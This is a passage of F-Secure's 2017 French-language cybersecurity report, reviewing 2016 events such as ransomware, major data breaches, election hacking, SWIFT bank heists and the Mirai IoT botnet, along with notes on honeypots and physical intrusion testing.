2017

F-SECURE CYBER SÉCURITÉ : ÉTAT DES LIEUX

F-Secure

SUR LE RING, LES COUPS SONT INÉVITABLES

LUTTER CONTRE LES CYBER PIRATES, c'est aussi apprendre à essuyer leurs coups.

Vous avez sans doute déjà beaucoup fait pour empêcher les hackers d'infiltrer votre réseau : firewall, protection des postes de travail, gestionnaires de mots de passe, sensibilisation et formation du personnel, etc.

Cela ne suffit pas. Les cyber pirates mettent toute leur énergie à déjouer vos défenses et l'un d'entre eux finira un jour par y parvenir. Il vous faut garder cette idée à l'esprit, pour être en mesure de vous relever le jour où vous serez frappé en plein visage.

Les cyber pirates sont attentifs au moindre signe de faiblesse de votre part... si bien que certains de vos outils peuvent se retourner contre vous, comme votre gestionnaire de mots de passe. Au quotidien, il vous simplifie la vie. Plus besoin de mémoriser vos mots de passe : il vous suffit de cliquer sur le champ proposé, ou bien de réaliser un copier-coller depuis le gestionnaire. Mais voilà qu'un jour, vous copiez accidentellement l'un de ces mots de passe dans un Tweet. Problème : les cyber pirates utilisent Twitter. Si un hacker vous suit, il pourra en faire usage. Et si ce mot de passe correspond à vos comptes Facebook ou Gmail...vous êtes cuit.

«CHACUN PENSE DISPOSER D'UNE STRATÉGIE SOLIDE...JUSQU'À CE QU'IL SE PRENNE UN DIRECT DU DROIT»

-Mike Tyson

Les cyber pirates utilisent souvent contre nous les technologies dont nous dépendons. Internet est leur meilleure arme. Les possibilités qu'offre le monde virtuel dépassent tout ce que l'Humanité a connu jusque-là. Les avantages sont plus nombreux que les inconvénients... mais les problèmes liés à la sécurité posent de vraies questions.

Les internautes sont nombreux à estimer qu'ils comprennent comment fonctionne le web. D'un point de vue technique, c'est sans doute le cas. Mais ils oublient une chose : internet stocke tout, mémorise tout, y compris leurs données personnelles. Il faut les protéger. Il ne s'agit de mesures de sécurité mais aussi d'un état d'esprit.

Des particuliers, des entreprises et même des gouvernements ont été victimes de cyber attaques en 2016. La grande question que nous devons tous nous poser, désormais, n'est pas : « Que se passera-t-il si nous sommes frappés ? » mais plutôt « Que ferons-nous une fois touchés ? »

Comment se relever après une cyber attaque ? Comment récupérer ses données, ses identifiants et reprendre le contrôle ?

Pour le moment, les règles de régulation ne fournissent que peu de réponses en matière de cyber sécurité... Mais le Règlement général sur la Protection des Données, qui entrera en vigueur en 2018, aidera de nombreuses entreprises européennes à se poser enfin les bonnes questions. Tous les espoirs sont permis même si ce type de directives est rarement respecté.

Il serait également souhaitable que les objets connectés soient soumis à davantage de contrôle. La plupart des fabricants proposent des appareils bon marché, trop peu sécurisés. Malheureusement, cette situation n'évoluera pas d'elle-même. Les consommateurs doivent l'exiger ; les gouvernements doivent l'imposer. Les objets connectés recèlent un potentiel immense, mais ils apportent également leur lot de problèmes à résoudre. Ne nous laissons pas piéger.


Corriger chaque faille, chaque vulnérabilité, est impossible. Le secret est d'apprendre à faire face aux cyber attaques qui se présenteront, pour minimiser leur impact.

MIKKO HYPPÖNEN

Chief Research Officer
@mikko

TOMI TUOMINEN

Practice Leader
@tomituominen



CONTENUS


PARTAGER CE RAPPORT

PRÉFACE : SUR LE RING, LES COUPS SONT INÉVITABLES 2


Lutter contre les cyber pirates, c'est aussi apprendre à essuyer leurs coups. Soyez prêt à vous relever le jour où vous serez frappé en plein visage.

UN COUP D'ŒIL EN ARRIÈRE 6

2016 PASSÉE EN REVUE 8



DES SURFACES D'ATTAQUE TROP IMPORTANTES 12



Tant de vulnérabilités, si peu de temps... 14

Qui veut du mal à qui ? 16

Le maillon faible 20

HISTOIRES DE CYBER CRIMES 24

Le business du DNS hijacking 25

« The Romanian Underground » 27

Cyber-enquête : établir des corrélations 29

Le marketing du cyber crime 33


INTRODUCTION : TOUJOURS RELATIVISER LES CHIFFRES 5

Internet est un monde vaste et complexe. Ce rapport vous dévoile les dernières tendances en matière de cyber attaques. Il se base sur les données d'analyse télémétriques collectées à partir des produits F-Secure et d'autres sources externes.

MIRAI : LE FUTUR DES OBJETS CONNECTÉS ? 35

FICORA
La Finlande face à Mirai 38

L'ANNÉE 2016, ET LES RANSOMWARE 40



Le dilemme Bitcoin 42

Le crime avec un autre état d'esprit : celui de la relation-client 43

La fluctuation du Bitcoin, seule contrainte du ransomware 45

BULLETIN VIRUS
Ce que nous faisons bien 47

LES CYBER PIRATES ? DES OPPORTUNISTES 48


Nan Hai Shu 49

SUR LE FRONT DES MALWARE 54

Le déclin des kits d'exploits 55

AV-TEST
Quelques chiffres relatifs à la cyber sécurité 57

Les OS mobiles : une longueur d'avance 60



UN REGARD VERS L'AVENIR 62

Le danger des objets connectés 63

À l'horizon 65

APPENDICES

Quelques informations sur les Honeypots 68

Le NCSC-FI face à Mirai 71

Analyse du code source de Mirai 73

TOUJOURS RELATIVISER LES CHIFFRES

QUELLE EST, selon vous, la journée par excellence du shopping sur internet ?

Si vous vivez en Europe occidentale ou aux États-Unis, vous penserez probablement au cyber monday, le lundi qui suit le Black Friday. Ce jour marque désormais le coup d'envoi des achats des fêtes de fin d'année. Pour autant, ce n'est pas la bonne réponse.

Si vous vivez en Chine, vous saurez probablement qu'il s'agit du 11 novembre, la journée des célibataires organisée par Alibaba. Le géant chinois surfe sur la vague de l'indépendance des jeunes et cela lui rapporte : la journée du 11 novembre 2016 a généré à elle seule 20 milliards de dollars, surpassant de loin les 3 milliards de dollars de chiffre d'affaires du Cyber Monday.

Cette journée ne vous dit rien ? Même si depuis 2014, le site tente de faire de cette journée des célibataires une journée mondiale, elle reste souvent méconnue en Europe et aux États-Unis. Internet est partout, mais possède de multiples visages.

Heureusement, la présence de F-Secure dans de nombreux pays nous permet d'avoir une vision relativement globale de ce qu'est le web. Des millions d'utilisateurs utilisent nos solutions et nous travaillons avec plus de 200 fournisseurs d'accès internet à travers le monde. Bien entendu, nos partenaires préservent la confidentialité des données de leurs clients, mais nous disposons d'informations anonymes et pertinentes. En googlisant « F-Secure world map », vous pourrez avoir un aperçu des données récoltées. Nous mobilisons également des informations issues de sources externes (pièges à spam, services de type VirusTotal) pour mieux chiffrer les tendances observées.

Dans ce rapport, vous trouverez des chiffres, des statistiques. Leur publication respecte scrupuleusement les conditions générales d'utilisation de nos différents produits.

Sachez, toutefois, qu'il est presque impossible de dresser le portrait 100% fidèle d'une cyber menace. Toute vision ne sera jamais que partielle. Les géants du web ne disposent souvent que de données recueillies dans certaines régions du monde. Les cyber menaces, pourtant, peuvent être polymorphes, et adopter différents visages selon les pays.


Dans ce rapport, lorsque nous évoquons « internet », il s'agit d'internet tel que nous, F-Secure, le connaissons. Si vous lisez ce rapport, il est probable que vous partagiez cette vision.

Nous espérons que vous en apprécierez le contenu. Si à l'issue de cette lecture, vous souhaitez obtenir davantage d'informations, n'hésitez pas à nous contacter.

UN COUP D'ŒIL EN ARRIÈRE

2016 ÉVÉNEMENTS MARQUANTS

7



2016 PASSÉE EN REVUE

8

Par le passé, la cyber sécurité ne constituait pour les entreprises qu'un impératif théorique. Les professionnels installaient quelques mesures de protection et disaient : « Peu importe... Tout se passera bien... ça n'a pas vraiment d'importance. »

Tout a changé en 2016. Pour beaucoup, la cyber sécurité a cessé d'être un concept pour devenir une dure réalité, à laquelle ils se sont heurtés.

2016 EN BREF

11

PARTAGER CE RAPPORT

2016 ÉVÈNÉMENTS MARQUANTS

LOI ET JUSTICE

- **AVRIL** – UE : Règlement général sur la Protection des Données
- **JUIN** – Russie : loi « Big Brother » adoptée
- **JUILLET** – Le Privacy Shield remplace le Safe Harbor
- **JUILLET** – UE : directive NIS adoptée
- **NOVEMBRE** – Chine : loi sur la cyber sécurité
- **NOVEMBRE** – Royaume-Uni : Loi de surveillance « Snoopers'charter »
- **DÉCEMBRE** – États-Unis : la « Règle 41 » autorise le FBI à recourir au piratage massif

- **FÉVRIER** – Déverrouillage de l'iPhone d'un terroriste : Apple contre le FBI
- **AVRIL** – Le FBI admet avoir acquis un exploit iPhone par des hackers
- **MAI** – L'UE étend les pouvoirs d'Europol au traçage des criminels
- **JUILLET** – Microsoft refuse de transmettre aux autorités américaines le contenu de courriels stockés à l'étranger
- **SEPTEMBRE** – L'Allemagne interdit à Facebook de collecter des données sur les utilisateurs Whatsapp
- **NOVEMBRE** – Le gouvernement thaïlandais développe la surveillance en ligne
- **DÉCEMBRE** – Les géants du web décidés à identifier et supprimer les contenus liés au terrorisme

- **MARS** – Le FBI déverouille un iPhone sans l'aide d'Apple
- **MAI** – La Chine inspecte les produits hi-tech étrangers
- **JUILLET** – Europol lance un un nouvel outil contre les ransomware
- **NOVEMBRE** – L'UE arrête 178 personnes pour phishing et blanchiement
- **NOVEMBRE** – Le réseau « Avalanche » démantelé par Europol, Interpol et le FBI

PIRATAGE DES ÉLECTIONS AMÉRICAINES

- **JUIN** – Convention du Parti démocrate hackée
- **AOÛT** – Guccifer 2.0 s'empare des données du parti démocrate
- **AOÛT** – FBI : «Des pirates ont hacké le système d'inscription sur listes électorales de deux États. »
- **OCTOBRE** – Maison Blanche : « Nous avons été hackés par la Russie. »
- **OCTOBRE** – Affaire des e-mails d'Hillary Clinton
- **OCTOBRE** – E-mails des officiels du Kremlin
- **DÉCEMBRE** – Renseignements américains : « La Russie a hacké l'élection américaine. »
- **DÉCEMBRE** – Obama: « Les États-Unis vont riposter. »

FUITE DE DONNÉES

- **AVRIL** – Électeurs philippins 55 M
- **AVRIL** – Données concernant les citoyens turcs 50 M
- **MAI** – **Panama Papers**
- **AOÛT** – Outils de piratage de la NSA
- **SEPTEMBRE** – Données de l'Agence mondiale anti-dopage
- **SEPTEMBRE** – Rambler.ru 98 M
- **SEPTEMBRE** – **Yahoo! 500 millions**
- **OCTOBRE** – Inde 3,2 M card details
- **NOVEMBRE** – **Adult FriendFinder 339 millions**
- **DÉCEMBRE** – **Yahoo! 1 milliard**

VOLS DE MOTS DE PASSE

- **MAI** – Tumblr 65 M
- **MAI** – **LinkedIn 117M**
- **MAI** – **Myspace 427 M**
- **JUIN** – **VK 100M**
- **AOÛT** – Dropbox 68 M
- **SEPTEMBRE** – Le site KrebsOnSecurity interrompu par Mirai
- **OCTOBRE** – Le service Dyn DNS interrompu
- **DÉCEMBRE** – Deutsche Telekom, Post Office (Royaume-Uni) Talk Talk (Royaume-Uni)

EXPANSION DES BOTNETS VISANT LES OBJETS CONNECTÉS

SECTEUR BANCAIRE

- **FÉVRIER** – La banque du Bangladesh perd 80 M de $ dans une cyber attaque
- **MAI** – De + en + de banques attaquées via le réseau SWIFT
- **JUILLET** – Des distributeurs ATM de Taïwan hackés «crachent» de l'argent
- **AOÛT** – SWIFT : « Les banques font état de + en + de tentatives de piratage »
- **OCTOBRE** – Le groupe de hackers Odinaff cible les banques via le réseau SWIFT
- **NOVEMBRE** – Attaques DDoS sur les banques russes
- **NOVEMBRE** – Les hackers de Cobalt ciblent les ATM
- **NOVEMBRE** – Le piratage de la banque Tesco affecte 20 000 comptes

SÉCURITÉ DES APPLICATIONS

- **MARS** – Microsoft Office 2016 ajoute une fonction de blocage
- **AVRIL** – Chiffrement intégral pour les applications de messagerie
- **AOÛT** – Les télécommandes de verrouillage Wolkswagen hackées
- **SEPTEMBRE** – La Tesla modèle S piratée, contrôlée à distance
- **OCTOBRE** – DMCA (États-Unis) : il est désormais légal de pirater ses propres appareils
- **DÉCEMBRE** – Des portes dérobées découvertes dans des smartphones Android

L'ANNÉE 2016 PASSÉE EN REVUE

« EN 2016, LES RANSOMWARE ONT CONSTITUÉ LA MENACE LA PLUS VISIBLE ET LA PLUS DIRECTE »

PAR LE PASSÉ, la cyber sécurité ne constituait pour les entreprises qu'un impératif théorique. Les professionnels installaient quelques mesures de protection et disaient : « Peu importe... Tout se passera bien de toute façon... ça n'a pas vraiment d'importance. »

Tout a changé en 2016. Pour beaucoup, la cyber sécurité a cessé d'être un concept pour devenir une dure réalité, à laquelle ils se sont heurtés.

La confidentialité des données a fait couler beaucoup d'encre. Certaines affaires concernaient de simples particuliers et leur compte en banque. D'autres étaient liées à des transactions majeures entre multinationales. En fuitant, des e-mails ont même perturbé une campagne électorale.

Les Ransomware, partout dans la presse

En 2016, les ransomware ont constitué la menace la plus visible et la plus directe. Le principe ? Toujours le même. Chiffrer les données de la victime et lui demander une rançon en échange d'une clé de déchiffrement. Les données sont désormais synonymes d'argent. Et tout le monde l'a bien compris.

Les ransomware ont directement affecté plusieurs organisations : PME, hôpitaux, universités, services administratifs, réseaux de transport public, etc. Certaines victimes ont pris la décision de payer la rançon demandée, plutôt que de perdre leurs données. D'autres ont choisi de ne pas céder, mais leurs process s'en sont trouvés particulièrement affectés (certains hôpitaux ont ressorti leurs stylos et leur papier).

Méga-intrusions

En 2016, beaucoup d'entreprises ont appris à leurs dépens que la protection des données était vitale. En avril, plus de 11 millions de documents du cabinet d'avocats offshore Mossack Fonseca, basé au Panama, ont été diffusés de manière anonyme, avec le concours d'une coalition internationale de journalistes d'investigation. Ces documents détaillaient les transactions financières menées par des politiciens et célébrités de premier plan, originaires de Russie, du Royaume-Uni, d'Égypte, d'Islande et de Chine.

Ces révélations se sont rapidement fait connaître sous le nom de « Panama Papers ». Les conséquences ont été lourdes : des manifestations ont eu lieu, un élu a été démis de ses fonctions (le Premier ministre islandais Sigmundur Davíð Gunnlaugsson) et des enquêtes ont été ouvertes dans de nombreux pays.

De par son ampleur, l'affaire des Panama Papers aurait pu éclipser toutes les autres. Mais en 2016, d'autres révélations retentissantes ont eu lieu : en septembre,

« 2016 A ÉGALEMENT ÉTÉ L'ANNÉE OÙ LA NÉGLIGENCE EN MATIÈRE DE PROTECTION DES DONNÉES A PEUT-ÊTRE FAIT BASCULER UNE ÉLECTION.»

Yahoo a confirmé un vol massif de données datant de 2014, et concernant plus de 500 millions de comptes de messagerie. En décembre, l'entreprise a réalisé une seconde annonce, évoquant une autre intrusion, survenue en 2013, et affectant 1 milliard d'utilisateurs. Yahoo peut ainsi revendiquer la plus importante violation de données de l'Histoire.

Le géant internet a attribué la première violation de données à un « cyber pirate, soutenu par un État », mais des doutes demeurent sur l'identité des coupables. Parallèlement, des incertitudes subsistent quant à la gravité de ces deux intrusions ou au calendrier des déclarations. Cette affaire a également pu avoir un impact sur la transaction entre Yahoo et Verizon : Verizon avait en effet convenu d'acheter les propriétés principales de Yahoo pour 458 milliards d'euros en juillet, mais l'accord avait finalement été différé.

Manigances électorales

2016 a été l'année où certaines négligences en matière de protection des données ont pu faire basculer une élection. Il est impossible de mesurer concrètement l'impact de l'affaire des e-mails d'Hillary Clinton sur le résultat des élections présidentielles américaines, mais il reste évident que certains votes ont pu basculer. Pour la première fois, le sort d'un pays entier, et a fortiori celui d'une grande partie du monde, a été affecté par de mauvais choix en matière de protection des données.

Les allégations de piratage par la Russie ont également marqué le scrutin. En juillet, des e-mails de la Convention nationale démocrate ont été publiés sur WikiLeaks. En octobre, les services secrets américains ont annoncé publiquement qu'ils pensaient que la Russie était à l'origine de cette publication, et qu'elle avait mené d'autres opérations dans le but de favoriser Donald Trump. Le décevant rapport « Grizzly Steppe » publié en décembre par le département de la Sécurité intérieure et le FBI cherchait une preuve documentée de ces allégations. En représailles, le président Obama a expulsé 35 diplomates russes des États-Unis et imposé des sanctions à plusieurs citoyens et organisations russes. La Russie a nié toute culpabilité et, plutôt que d'opter à son tour pour des mesures, a déclaré qu'elle attendrait l'investiture du président élu Donald Trump.

Cyber attaques de banques

Tout comme les milieux politiques, le système financier mondial a toujours été l'une des cibles favorites des cyber pirates. Rien de tout cela n'a changé en 2016. En mai, la banque centrale du Bangladesh a reconnu avoir subi 77 millions d'euros de perte suite à un piratage. Les hackers étaient parvenus à subtiliser les identifiants de la banque. Ils s'étaient ensuite servi du réseau SWIFT pour transférer des fonds depuis la Réserve fédérale de New-York vers des comptes situés au Sri Lanka et aux Philippines.

Il s'est avéré que ce piratage n'était pas isolé : il s'inscrivait dans une série de cyber attaques visant aussi plusieurs banques au Vietnam, en Équateur et aux Philippines. Les hackers ciblaient chaque fois un établissement bancaire en particulier, pour ensuite commettre des délits financiers affectant d'autres banques du même réseau.

Ces cyber attaques n'ont pas directement affecté les particuliers mais elles ont suscité la méfiance à l'égard du système bancaire mondial. Certains chercheurs en sécurité ont relevé des similitudes entre ces cyber attaques bancaires et le piratage de Sony Entertainment Pictures en 2014. Cette cyber attaque avait été attribuée à la Corée du Nord, qui avait alors subi de lourdes sanctions internationales. Si ces cyber attaques de banques pouvaient, elles aussi, être attribuées avec certitude à la Corée du Nord, il s'agirait d'une première : jusque-là, jamais aucun État n'a eu recours à des cyber attaques pour subtiliser des fonds.

Prolifération des botnets IoT

Les cyber attaques que nous venons d'évoquer visait des cibles spécifiques. Les botnets IoT (qui ciblent les objets connectés), utilisés pour des cyber attaques DDoS, reposent sur une toute autre logique : ils sont conçus pour toucher des millions, voire des milliards d'utilisateurs.

Les cyber attaques DDoS étaient jusque-là considérées comme relativement rares... mais avec l'explosion des objets connectés mal protégés, tout individu malveillant doté des compétences informatiques de base peut créer un botnet extrêmement puissant.

Exemple : la cyber attaque qui a visé, en octobre, le site web du chercheur en sécurité Brian Krebs, KrebsOnSecurity. Un trafic culminant à 620 Gb/s,...soit le double du trafic atteint pour d'autres cyber attaques du genre. Peu après, une autre opération, ciblant DynDNS, a perturbé le trafic web de nombreux sites majeurs. Parmi eux : Twitter, Amazon, Tumblr, Reddit, Spotify et Netflix.

« EN 2016, LES DONNÉES ET LES COMMUNICATIONS INTERNET ONT FAIT L'OBJET D'UNE ATTENTION TOUTE PARTICULIÈRE DE LA PART DES ÉTATS. »

Ces cyber attaques ont été attribuées à un botnet appelé Mirai. En novembre, son code source a été publié en ligne et aussitôt, des hackers s'en sont servis pour créer leur propre botnet. Il n'a pas fallu longtemps pour que des banques de Russie annoncent que leur portail Web avait été brièvement perturbé par des cyber attaques DDoS lancées par ces nouveaux botnets. Parallèlement, des clients des FAI Deutsche Telekom, Post Office, et Talk Talk découvraient, au Royaume-Uni et en Allemagne, que leurs routeurs avaient, eux aussi, été infectés par des variantes de Mirai.

Données personnelles : les États face aux entreprises technologiques

En 2016, les données et les communications internet ont fait l'objet d'une attention toute particulière de la part des États. Nombre d'entre eux ont envisagé de légiférer (ou l'ont fait) pour s'octroyer un accès au contenu des communications entre utilisateurs. Exemples : l'Investigatory Powers Act 2016 au Royaume-Uni (le « Snooper Charter »), l'amendement à la loi Rule 41 Search and Seizure aux États-Unis, ou encore la proposition de loi antiterroriste Yarovaya (loi « Big Brother ») en Russie.

Les utilisateurs ne vivant pas dans ces pays peuvent penser qu'ils ne sont pas concernés. Mais en réalité, leurs données sont susceptibles de l'être.

Face à ces mesures étatiques, les géants du web (Google, Apple, etc.) se sont souvent posés en véritables gardiens des données. Ils s'emploient à rejeter les requêtes d'accès aux données, de plus en plus nombreuses, qui émanent des États.

L'exemple le plus flagrant de cette tension entre États et multinationales du web est la bataille juridique qui a opposé, en 2016, Apple et le FBI. Le FBI demandait à Apple de l'aider à déchiffrer l'iPhone de l'un des terroristes de la fusillade de San Bernardino (2015). Le FBI a finalement pu accéder à l'appareil sans l'aide d'Apple. Le service fédéral de police a expliqué avoir acquis un exploit auprès d'un tiers. L'affaire est aujourd'hui close mais elle a fait naître un débat qui, lui, reste vif.

Le progrès le plus notable réalisé en 2016 en matière de confidentialité des données est sans doute le chiffrement de bout en bout par défaut de WhatsApp Messenger. Cette initiative n'était pas attendue. Avec ce type de chiffrement, l'entreprise elle-même est incapable de connaître le contenu des messages envoyés sur son réseau. Cette modification simple et efficace a offert davantage de sécurité et de confidentialité à un milliard d'utilisateurs WhatsApp, notamment dans des pays où la vie privée et les droits de l'homme sont moins respectés.

2016 EN BREF

LES RANSOMWARE, DE PLUS EN PLUS RÉPANDUS

DÉBATS SUR LE CHIFFREMENT

DES BANQUES ATTAQUÉES DE L'INTÉRIEUR

VOLS DE DONNÉES

LES CYBER ATTAQUES DDOS, PLUS DANGEREUSES QUE JAMAIS

LA GUERRE DE L'INFORMATION

MESURER LES SURFACES D'ATTAQUE

Lorsque les néophytes imaginent une cyber attaque, ils ont souvent à l'esprit l'image d'un hacker isolé dans un sous-sol, ou d'un intello à lunettes dans un centre de commandes militaire situé aux confins du globe. Même si ce type de scénario peut s'avérer vrai, certaines des cyber attaques les plus sophistiquées menées en 2016 ont impliqué des intrusions physiques (dans des bureaux, par exemple). Et la plupart du temps, les victimes ne s'en rendaient même pas compte (sauf bien entendu, lorsque des vols avaient lieu).

Une intrusion physique s'avère très efficace pour mener une cyber attaque ciblée contre une entreprise ou un individu. Ce type de manœuvre est donc étonnamment facile à mettre en place et il faut généralement du temps pour que la victime s'en rende finalement compte.


Notre équipe de Cyber Security Services procède à des intrusions physiques dans le cadre d'évaluations du risque chez nos clients.

Les anecdotes que nous en tirons sont à la fois captivantes et révélatrices. Parfois drôles, aussi. Alors que nous procédions à la rédaction de ce rapport, un consultant CSS nous a expliqué que l'équipe s'était infiltrée dans l'armoire réseau d'un client, pour y installer des appareils malveillants. En y retournant quelques semaines plus tard, elle avait constaté que quelqu'un avait découvert ces appareils... et les avait sagement rangé sur l'étagère. Il est parfois incroyable de voir jusqu'où il est possible d'aller, même à découvert.

PARTAGER CE RAPPORT

LES CLIENTS DE CYBER SECURITY SERVICES

13




TANT DE VULNERABILITÉS, SI PEU DE TEMPS...

14

Pour une entreprise, la gestion des vulnérabilités les plus importantes doit être la priorité numéro 1.

Comme les vulnérabilités les plus importantes sont les plus visibles, elles sont souvent immédiatement patchées. De quoi rassurer votre responsable informatique, sans doute plus inquiet au sujet du phishing et des cyber attaques menées en amont.



QUI CHERCHE À PIÉGER QUI ?

16


Les chercheurs F-Secure utilisent un réseau mondial de honeypots pour mieux suivre les évolutions des menaces du web. Il y a, certes, des limites à ce que les honeypots peuvent nous dire, mais ils sont une excellente source d'informations lorsqu'il s'agit de déceler certaines récurrences ou tendances. Par exemple, la manière dont les cyber pirates ou les botnets capables d'auto-réplication choisissent leurs cibles.

LE MAILLON FAIBLE

